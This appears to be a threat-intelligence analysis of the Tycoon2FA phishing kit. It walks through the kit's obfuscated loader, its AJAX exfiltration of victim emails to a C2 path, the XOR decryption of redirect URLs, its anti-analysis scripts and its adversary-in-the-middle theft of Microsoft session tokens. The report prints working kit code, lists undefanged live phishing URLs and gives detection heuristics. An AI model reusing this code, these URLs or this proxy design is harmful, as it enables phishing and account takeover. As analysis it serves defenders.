The following network telemetry captures illustrate the execution of the URL logic scenarios detailed above, specifically highlighting the data exfiltrated via POST requests during the:


"No Email Found" Execution Scenario



"Query (`?`)" Execution Scenario


`/?abc@bcd.com`

`/?skatila@test.com`




"Dollar (`$`) or Star (`*`)" Execution Scenario

"Hash (`#`)" Execution Scenario



"Hash (`#`) Base64" Execution Scenario




Analysis of the randomized variables transmitted during these POST requests indicates they do not function as persistent "campaign identifiers," as their values fluctuate dynamically even when interacting with the same endpoint. While this randomization strongly suggests a deliberate defense evasion strategy designed to break static network signatures, this hypothesis is contradicted by the `$` and `*` scenarios, which statically prepend the `"WQ"` identifier to the payload. This programmatic inconsistency suggests varying developmental motives or potentially legacy code artifacts within the kit's routing logic.

Detection Heuristic #2: URL Structure (urlscan.io querying)

Detection Heuristic #3: Network intrusion detection systems can be configured to alert on outbound POST requests where the request payload originates with `data=WQ` and the subsequent string satisfies standard regular expression validation for an email address.

Upon the successful transmission of the AJAX POST request, the C2 server returns an encrypted data payload to the client.




According to the JavaScript handler function governing the AJAX response, the returned `data` object is initially Base64 decoded and subsequently XOR-decrypted utilizing the provided `key` value. The resulting plaintext string is immediately passed to the `window.location.replace()` method, confirming that the decrypted payload is the next-stage routing URL.

```
function ajax_request_function(uJyvbEPBAo) {
xgWGMmECCY = uJyvbEPBAo.replace(/#/g, '').replace(/\?/g, '');
$.ajax({
type: "POST",
url: "/lmnccNOzg1d6i9c6KZFylerNNmBLhyZnV1yfq",
data: {data: xgWGMmECCY},
success: function(data) {
var qshJNIUoGT = JSON.parse(data);
const xgWGMmECCY = globalThis['a'+'t'+'o'+'b'](qshJNIUoGT.data);
const tNofEaYldr = qshJNIUoGT.key;
let yNgHtcPTyG = '';
for (let VrRLwCNatF = 0; VrRLwCNatF < xgWGMmECCY.length; VrRLwCNatF++) {
    yNgHtcPTyG += String.fromCharCode(
        xgWGMmECCY.charCodeAt(VrRLwCNatF) ^ tNofEaYldr.charCodeAt(VrRLwCNatF %
tNofEaYldr.length)
    );
}
if(ZpIbocoGTJ == false){
window.location.replace(yNgHtcPTyG);
}
},
error: function(xhr, status, error) {
forfeit_execution();
}
});
}
```

Additional technical characteristics of this routing script include:

- A "forfeit execution" subroutine triggered by an AJAX failure, which forcefully redirects the victim to a legitimate domain (e.g., google.com) and executes DOM Vanishing *(See Appendix A.4.5)* to destroy evidence.
- A custom helper function engineered to validate if a given string conforms to valid Base64 encoding parameters prior to parsing.

By manually replicating the logic of the `ajax_request_function`, the extraction and decryption of the `data` payload from a captured sample successfully yields the underlying URL:



Consequently, as verified by network telemetry, the subsequent event in the execution chain is an HTTP GET request directed at this newly decrypted URL.

Following the execution of the aforementioned GET request, the returned URL consistently adheres to a discernible structural pattern:
`https://phishing.domain.com/[string]?[string]-[string]-[string]-[string]/`
While the total volume of hyphenated strings varies per campaign, the delimiters remain strictly static.

- https://livechat.wajaipai.in.net/mbccyf6dnjee?d6f6353e9d1ba27-4555e4c702feb6d0ddf2f3cc772d1396-17915f4c910f7c8452e590802ed81312-08bdfddc690d7568ab3cbfcca40edae/
- https://plugin.thoodeazo.sa.com/cu50wmxtpa2?c2d812b7c871b2-833246fe9ccd41f01e1eb2710b9-d117bd61db150dbc6910a742ca7418-bc1a4436b60e580b77bf991cf5/
- https://io.redruthou.biz.id/cvg65qc5fh?17337b510c75328a34-81cc1207d8e7d39f883d872b4166a-92f222bc0a2ed1bbc10c6bdcc45472-40d6404288a9f41631b4d2c3d/
- https://litmus.choukowoo.my.id/3ouz9ow47n9haja?bd5d9341ea26-efeac62b5467d6a2ea5b960875b8a1/
- https://pullrequest.ranai.my.id/w23zgu4697?7ec25b82c24-d4efe806e74b7df7885b0faceec056-be583ab3ee907b8a64450dcfc5-666cf8a1035b77644a576c753/
- https://zipkin.croonouho.us/508l80lo7izay9o?6d73465bfa-acbac692a34f145986b40687f-52692d8c8d6a6a6c95026b20841623d-3b55d3a6e83ea21e8ded78199861/
- https://ahrefs.riosheagio.my.id/v6eal4gv9mat7?2dba7862b620dc59-5e6ab00497b75a4cde5fc58ea369c-8064ea5786b3c69363a06e979f81e0f6-7aa254a915a2293dc50f7c6c6f465ab/
- https://zoojearo.ratoukile.my.id/f73cl8l3p0qd2?bb4075815ccd996ae2-606c8617ec057be951f10e24e3-4b445e037a09ccd7c7b344460-05b215a6c138e83c7cb625723d-1655795dca40a0879163bce94/
- https://pullrequest.ranai.my.id/z8rtdmvd0yyn1?0156edfda88479-a3bbb1d5e275aaff41425194fe0-24ec4d684cea2c8ab367527a2cc80/

- https://reply.stoodrudilive.com/3kcdmjs953?0a4a5b5cc4c372-873b4f5a4b3d00dc9aa361fc3d-cf32ca6a221ed3c07d7747a127-d3d3d7f893db89efaf8b9f9f7-e09fc546784d96bc289fd2ba665b4/

Detection Heuristic #4: URL Structure (urlscan.io querying)

Visually, the browser continues to render a plain, unstyled white page to the victim.

The underlying HTML delivered during this phase primarily functions as a JavaScript loader engineered to initiate the final stage of the proxy execution. This script programmatically submits a hidden POST request, retrieves the resulting payload, and asynchronously renders it within the browser utilizing `document.write()`. (A complete technical deconstruction of this specific loader is detailed within the subsequent "Payload Retrieval" analysis section).

The payload retrieved from this asynchronous POST request is an HTML document that visually reinstates the Microsoft Outlook loading animation.

Structural analysis of this HTML document reveals the following script embedded within the `<head>` element:

```
<script>document.addEventListener('copy', function(event) {
  if (document.activeElement.tagName === 'INPUT' ||
      document.activeElement.tagName === 'TEXTAREA' ||
      document.activeElement.isContentEditable)
  { return; }
  event.preventDefault();
  var customWord = "a";
  event.clipboardData.setData('text/plain', customWord);
});
</script>
```

(See Appendix A.4.7)

Progressing to the HTML `<body>` element, a substantial payload is decrypted and unpacked via a highly complex, multi-layered deobfuscation function *(detailed extensively in the Appendix A.1.3)*.

```
<body id="aqSPyFTwRB" style="font-family: arial, sans-serif;background-color: #fff;color:
#000;padding: 20px;font-size: 18px;overscroll-behavior: contain;"> <h1 style="display:
```

```
none;">Applying dynamic environment settings. Core modules are being tuned for optimal
performance</h1> <p style="display: none;">Initializing background routines for adaptive
configuration. Synchronizing modular parameters</p> <div id="nLjuAMmBya"> <div id="ohmQCRYLSk"
dir="ltr"> <div id="yEDgbPrtlc"> <div class="INNpVIaspb"> <div class="lJXarvVXQn"></div> <div
class="WiJDIObeQm"></div> <div class="qVxwgjXpik"></div> </div> <div class="IpADDLNazi"> <div
class="lQwdNJDOUa"></div> <div class="sRHanCEeKk"></div> <div class="fAvWpMuPPO"></div> </div>
<div class="EbDvkxmPhJ"> <div class="sBUESpsAtR"></div> <div class="QPwOPnlARP"></div> </div>
</div> </div> </div>
<script>
const ae = "BidXAZxSidO+UTM2+pUgD9VUcy
..very
..big
..string
YoDUhBjpD4INT7CR+ORbLeU=:989478:MDM5ZTQzN2U=".split(":"); const nm = ae[0]; const cz = ae[1];
const zv = ae[2]; const df = parseInt(cz); const ym = [0x02, 0x12, 0x0e, 0x04]; const jj = [0x63,
0x66, 0x61, 0x66]; const wg = jj.map((lz, pv) => String.fromCharCode(lz ^ ym[pv])).join('');
const av = this; const yl = av[wg](zv); const uq = av[wg](nm); const tq = df + yl.charCodeAt(0);
let ux = tq; let ut = function () { ux = (ux * 9301 + 49297) % 233280; return ux / 233280; }; let
kd = ""; for (let ul = 0; ul < uq.length; ul++) { kd += String.fromCharCode(Math.floor(ut() *
256)); } const kw = kd; let gm = df + 99; let oh = function () { gm = (gm * 9301 + 49297) %
233280; return gm / 233280; }; let bh = []; for (let zl = 0; zl < uq.length; zl++) {
bh.push(Math.floor(oh() * 25) + 1); } const jh = bh; let ir = ""; for (let jv = 0; jv <
uq.length; jv++) { let jo = uq[jv]; let ni = uq.charCodeAt(jv); if (/[A-Za-z]/.test(jo)) { const
we = jo <= "Z" ? 65 : 97; ni = ((ni - we - jh[jv] + 26) % 26) + we; } ni = ni ^
kw.charCodeAt(jv); ir += String.fromCharCode(ni); } const ws = ir; (function () { const zr =
[0x6c, 0x61, 0x76, 0x65] .reverse() .map(gj => String.fromCharCode(gj)) .join(''); const cs =
Function(String.fromCharCode(...[114,101,116,117,114,110,32,116,104,105,115]))(); const bc = {
[Symbol.toPrimitive]: () => cs[zr](ws) }; const cm = {}; Object.defineProperty(cm, 'ia', { get()
{ bc + ''; } }); cm.ia; })();
</script>
</body>
```

The successful unpacking of this payload exposes a JavaScript routine structurally identical to scripts analyzed earlier in the execution chain. This routine redundantly enforces the following defense evasion protocols:

- Anti-Bot and Anti-Crawler heuristics *(See Appendix A.4.3)*.
- Suppression of analytical keyboard shortcuts *(see Appendix A.4.8)*.
- Disabling of the context menu *(See Appendix A.4.4)*.
- Active Debugger detection loops *(See Appendix A.4.1)*.

In previously analyzed variants, the completion of these defense evasion checks triggered the decryption of a payload utilizing the aforementioned XOR/Base64 mechanism. Conversely, within this specific iteration, the final payload relies solely on standard Base64 encoding. It is decoded natively via `atob()` and injected directly into the active DOM utilizing `document.write()`.

```
v = atob;
h = v(`PCFET0NUWVBFIGh0bWw+IDxodG1sP...base64payload...PC9zY3JpcHQ+IDwvYm9keT4gPC9odG1sPg==`);
```

```
document.write(h);
```

By manually decoding this terminal payload, the forensic analysis finally reveals the complete, un-obfuscated HTML document containing the visual phishing elements designed for victim interaction. At this juncture, the execution chain transitions from environmental staging into the active **Adversary-in-the-Middle (AiTM) Operational Flow**.


Execution Chain Summary: Evaluating the macro-level behavior of the kit up to this point reveals a standardized, three-stage payload delivery sequence that persists across multiple Tycoon2FA campaigns:


1. A JavaScript loader initiates an asynchronous POST request back to the centralized phishing endpoint.
2. The server responds with an HTML document rendering a high-fidelity loading animation (e.g., Microsoft Outlook) to pacify the victim.
3. This response concurrently executes a strict suite of defense evasion checks, immediately followed by the decryption and injection of the next-stage execution payload.

4.4 Adversary-in-the-Middle (AiTM) Operational Flow

Following the successful rendering of the decoded HTML document, a sequence of transient visual elements becomes briefly observable within the victim's browser environment (split-seconds).


Microsoft
Trying to sign you in
Cancel
Microsoft
Sign in
Email, phone, or Skype
No account? Create one!
Can't access your account?
Next
Sign-in options
Microsoft
a@b.com
Enter password
Enter password to access your office mail.
Password
Sign in


Microsoft
a@b.com
Enter your password
Password
Next
Microsoft
a@b.com
You cannot access this right now
Your sign-in was successful but does not meet the criteria to access this resource. For example, you might be signing in from a browser, app, or location that is restricted by your admin.
Sign out and sign in with a different account
More details
Microsoft
a@b.com
More information required
Your organization needs more information to keep your account secure
Sign out and sign in with a different account
More details
Microsoft
More information
Microsoft
a@b.com
Letâs try something else
You've hit our limit on verification calls. Use Microsoft Authenticator or try to sign in again shortly.
Having trouble? Sign in another way


Microsoft
a@b.com
More details
Troubleshooting details
If you contact your administrator, send this info to them.
Copy info to clipboard
Flag sign-in errors for review: Enable flagging
If you plan on getting help for this problem, enable flagging and try to reproduce the error within 20 minutes. Flagged events make diagnostics available and are raised to admin attention.
Microsoft
Back
Microsoft
a@b.com
Verify your identity
Cancel
Microsoft
a@b.com
Approve sign in request
Didn't recieve a sign-in request? Swipe down to resfresh the content in your app.
Microsoft
a@b.com
Having trouble?
More information
Cancel
Microsoft

a@b.com

Approve sign in request

Microsoft

a@b.com

Verify your email

someone@example.com

Send Code

Microsoft

a@b.com

Help us protect your account

Send Code

Microsoft

a@b.com

Enter code

Code

Don't ask me again on this device

Verify

Microsoft

Microsoft

a@b.com

Verify your email

someone@example.com

Send Code

Microsoft

a@b.com

Enter code

Code

Don't ask me again on this device

Verify

Microsoft

a@b.com

Approve sign in request

Open the Microsoft app (such as Authenticator or Outlook) you use for approving sign-in requests and approve request .

I sign in frequently on this device. Don't ask me to approve requests here.

Microsoft

a@b.com

Sign-in is blocked

You've used an incorrect account or password too many times. If it's an organization account, it might not be active yet.

Sign in using another Microsoft account

Microsoft

a@b.com

Let's protect your account

Sign-in is blocked

To ensure your account remains protected, we recommend logging in with a different account when you encounter verification issues. This helps maintain seamless access without requiring additional security info, such as an alternate email address.

Sign in using another Microsoft account

Microsoft

a@b.com

Stay signed in?

Stay signed in so you don't have to sign in again next time.

Don't show this again

No

Yes

Terms of use Privacy & cookies . . .

Based on these empirical observations, it is highly probable that this specific phishing architecture utilizes a Single Page Application (SPA) framework to execute the attack. This is evidenced by the initial, simultaneous rendering of multiple DOM elements corresponding to various stages of the attack lifecycle. These elements manifest only momentarily before the execution flow dynamically alters the visual state, as detailed in subsequent analysis phases.

> *A Single Page Application (SPA) is a web application or website architecture that interacts with the user by dynamically rewriting the current web page with new data retrieved from the web server, circumventing the traditional methodology of loading entirely new pages. The primary objective is to minimize network latency and facilitate seamless transitions, thereby mimicking the responsiveness of a native application.*

4.4.1 Core AiTM Proxy Operation

Upon the initialization of the Single Page Application (SPA) within the victim's browser, the execution chain formally enters the **Adversary-in-the-Middle (AiTM)** phase. Tycoon2FA does not operate as a conventional, static credential harvester; rather, it functions as a highly dynamic, transparent reverse proxy engineered specifically to intercept and exfiltrate **authenticated session tokens**. While telemetry indicates Tycoon2FA possesses the capability to target both Microsoft and Google identity providers with functionally identical proxy logic, the following technical deconstruction will focus explicitly on the execution flow targeting Microsoft authentication architectures for analytical clarity.

The malicious proxy architecture establishes a real-time communication relay encompassing three distinct network endpoints:

Phishing Page (Victim Browser) < - > **Threat Actor Infrastructure** < - > **Microsoft Login API**


The client-side proxy script continuously evaluates the victim's current authentication state (e.g., username submission, password prompt, or MFA challenge) and dynamically updates the DOM to mirror the legitimate Identity Provider's requirements.

Fundamentally, the core operational logic of the AiTM proxy engine can be distilled into the following sequential execution loop:

1. Intercepts the authentication data submitted by the victim.
2. Forwards the intercepted request payload to the legitimate Microsoft Login API.
3. Retrieves the corresponding cryptographic response or challenge from the Microsoft Login API.
4. Relays the formatted response back to the victim's browser.
5. Iterates this process until the victim successfully completes the authentication flow (including MFA validation), culminating in the threat actor harvesting a valid, authenticated session token.

By successfully intercepting these transient session tokens, the threat actor achieves a complete **MFA bypass**. The compromised session cookie can subsequently be injected into an attacker-controlled browser environment, granting unauthorized, persistent access to the victim's account without requiring knowledge of the plaintext password.

Microsoft Illustration of the AiTM proxy architecture (Microsoft 2022):



4.4.2 Static HTML and Initial Script Execution

The subsequent phase of this analysis involves a static forensic inspection of the phishing page's source code, coupled with an evaluation of the Command and Control (C2) communication protocols and session token exfiltration utilities employed by the kit.

Initial static inspection of the HTML Document Object Model (DOM) reveals critical operational artifacts localized within the `<head>` element. Specifically, the following external script resources are explicitly referenced:

```
<script src="/34aKARX3fNKAbgaqlbgmNWwBijT575OKRdtHD86B67740"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/crypto-js/4.2.0/crypto-js.min.js"></script>
<script src="/34kQ2xWpJLBY4ebFyM96u8hOWToghM2NsaJRzoGjyf89750"></script>
```

These references import foundational JavaScript libraries required to support the cryptographic and network routing functions executed in later stages of the phishing flow:

- **jQuery (version 3.6.0):** Utilized for managing asynchronous HTTP requests (AJAX) and dynamic DOM manipulation.
- **CryptoJS (version 4.2.0):** Employed for client-side cryptographic operations, specifically payload encryption and decryption.
- **RandExp (version 0.4.3):** Utilized for the dynamic generation of randomized strings based on regular expressions, primarily to evade signature-based Web Application Firewalls (WAFs).

Furthermore, defensive mechanisms such as clipboard manipulation *(See Appendix A.4.7)* are statically defined early in the execution chain to frustrate manual forensic inspection:

```
<script>
  document.addEventListener('copy', function(event) {
  if (document.activeElement.tagName === 'INPUT' ||
    document.activeElement.tagName === 'TEXTAREA' ||
    document.activeElement.isContentEditable) { return; }
    event.preventDefault();
    var customWord = "a";
    event.clipboardData.setData('text/plain', customWord);
  });
</script>
```

Immediately following this, an inline script executes a critical DOM manipulation routine:

```
<script>
  document.getElementById('nLjuAMmBya').remove();
  document.getElementById('QyEuuorMYb').remove();
  document.getElementById('aqSPyFTwRB').setAttribute('class', "startnew");
  document.getElementById('aqSPyFTwRB').removeAttribute('style');
  document.getElementById('aqSPyFTwRB').removeAttribute('id');
  var o = document.currentScript;
  o.parentNode.removeChild(o);
</script>
```

This script programmatically deletes and modifies specific HTML elements via their assigned `id` attributes prior to executing its own DOM Vanishing sequence *(See Appendix A.4.5)*. The targeted elements were previously rendered during the initial "Outlook Loading" animation phase. Specifically, the first two instructions explicitly remove the active `<style>` tag and the primary `<div>` container resident within the HTML body.

```
<!DOCTYPE html> <html> <head> <meta htt
"robots" content="none"> <meta name="vi
&#8203;</title> <style id="QyEuuorMYb">
 <p style="display: none;">Initializing bac
 Synchronizing modular parameters</p>
 <div id="nLjuAMmBya">
```

The subsequent triplet of DOM modifications directly targets the HTML `<body>` element. It forcefully strips the existing `style` and `id` attributes and injects a new structural class value.

From:

```
</script> </head>
<body id="aqSPyFTwRB" style="font-family: arial, sans-serif;background-color: #fff;color: #000;padding:
    20px;font-size: 18px;overscroll-behavior: contain;">
```

To:

```
  </script>
</head>
<body class="startnew">
```

The injection of the `startnew` CSS class dynamically reformats the background imagery, interactive buttons, and corporate logos to achieve high-fidelity mimicry of the legitimate Microsoft authentication portal.

Continuing the static evaluation of the <head> structure, forensic artifacts reveal that visual assets are embedded directly as Base64-encoded strings. This technique is deliberately employed to bypass static hash-based detection mechanisms utilized by perimeter security products:

```
.firstlogo{ background-image:
url("...5ywNzmnR5kTklAHkuJ8jKMpUgcdAgZgAAAA=");
```

```
background-image:
url('...BhdGg+PC9kZWZzPjwvc3ZnPg==');
```

```
<img
src="
nRyUkdCIFhZWiAH4AABAAEAAAAAAABhY3NwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAQAA9tYAAQAAAADTLQAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAlkZXNjAAAA8AAAACRyWFlaAAABFAAAABRnWFl
aAAABKAAAABRiWFlaAAABPAAAABR3dHB0AAABUAAAABRyVFJDAAABZAAAAChnVFJDAAABZAAAAChiVFJDAAABZAAAAChjcHJ0
AAABjAAAADxtbHVjAAAAAAAAAAEAAAAMZW5VUwAAAAgAAAAcAHMAUgBHAEJYWVogAAAAAAAAb6IAADj1AAADkFhZWiAAAAAAA
ABimQAAt4UAABjaWFlaIAAAAAAAACSgAAAPhAAAts9YWVogAAAAAAAA9tYAAQAAAADTLXBhcmEAAAAAAAQAAAACZmYAAPKnAA
ANWQAAE9AAAApbAAAAAAAAAABtbHVjAAAAAAAAAAEAAAAMZW5VUwAAACAAAAAcAEcAbwBvAGcAbABlACAASQBuAGMALgAgADI
